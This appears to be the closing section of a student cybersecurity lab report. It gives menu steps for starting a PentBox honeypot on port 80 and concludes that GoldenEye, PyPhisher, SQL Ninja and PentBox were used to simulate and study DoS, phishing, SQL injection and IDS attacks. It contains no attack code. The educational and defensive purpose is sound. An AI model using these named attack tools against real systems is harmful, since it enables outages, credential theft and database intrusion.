
Then For Honeypot type “ 3 ”.




Honeypot Auto Setup


For Fast Auto Configuration type “ 1 “

Service is been activated on “ port 80 “



Check your IP address and copy it and paste it on any browser it will show you error





It will show you the Detection Attempt.

CONCLUSION

This project has thoroughly examined and addressed key cybersecurity threats—Denial-of-Service (DoS) attacks, phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks—using specialized tools designed for each type of threat.

By leveraging

**GoldenEye** to simulate and analyse DoS attacks, we have identified critical vulnerabilities and developed strategies to enhance system resilience.

**PyPhisher** enabled us to understand phishing tactics and implement effective user training and email security measures.

**SQL Ninja** helped us pinpoint and address SQL injection vulnerabilities, reinforcing database security through preventive measures. Lastly,

**PentBox** facilitated a thorough evaluation of IDS effectiveness, allowing us to bolster our detection and response capabilities.

The project demonstrates that while cybersecurity threats are diverse and evolving, targeted tools and strategies can significantly mitigate their impact.

Implementing the solutions identified in this report will enhance system security, protect sensitive data, and ensure greater resilience against these common and impactful cyber threats.

By adopting a comprehensive approach to addressing these attacks, organizations can improve their overall security posture and better safeguard their digital assets.

CONCLUSION – 100% completed.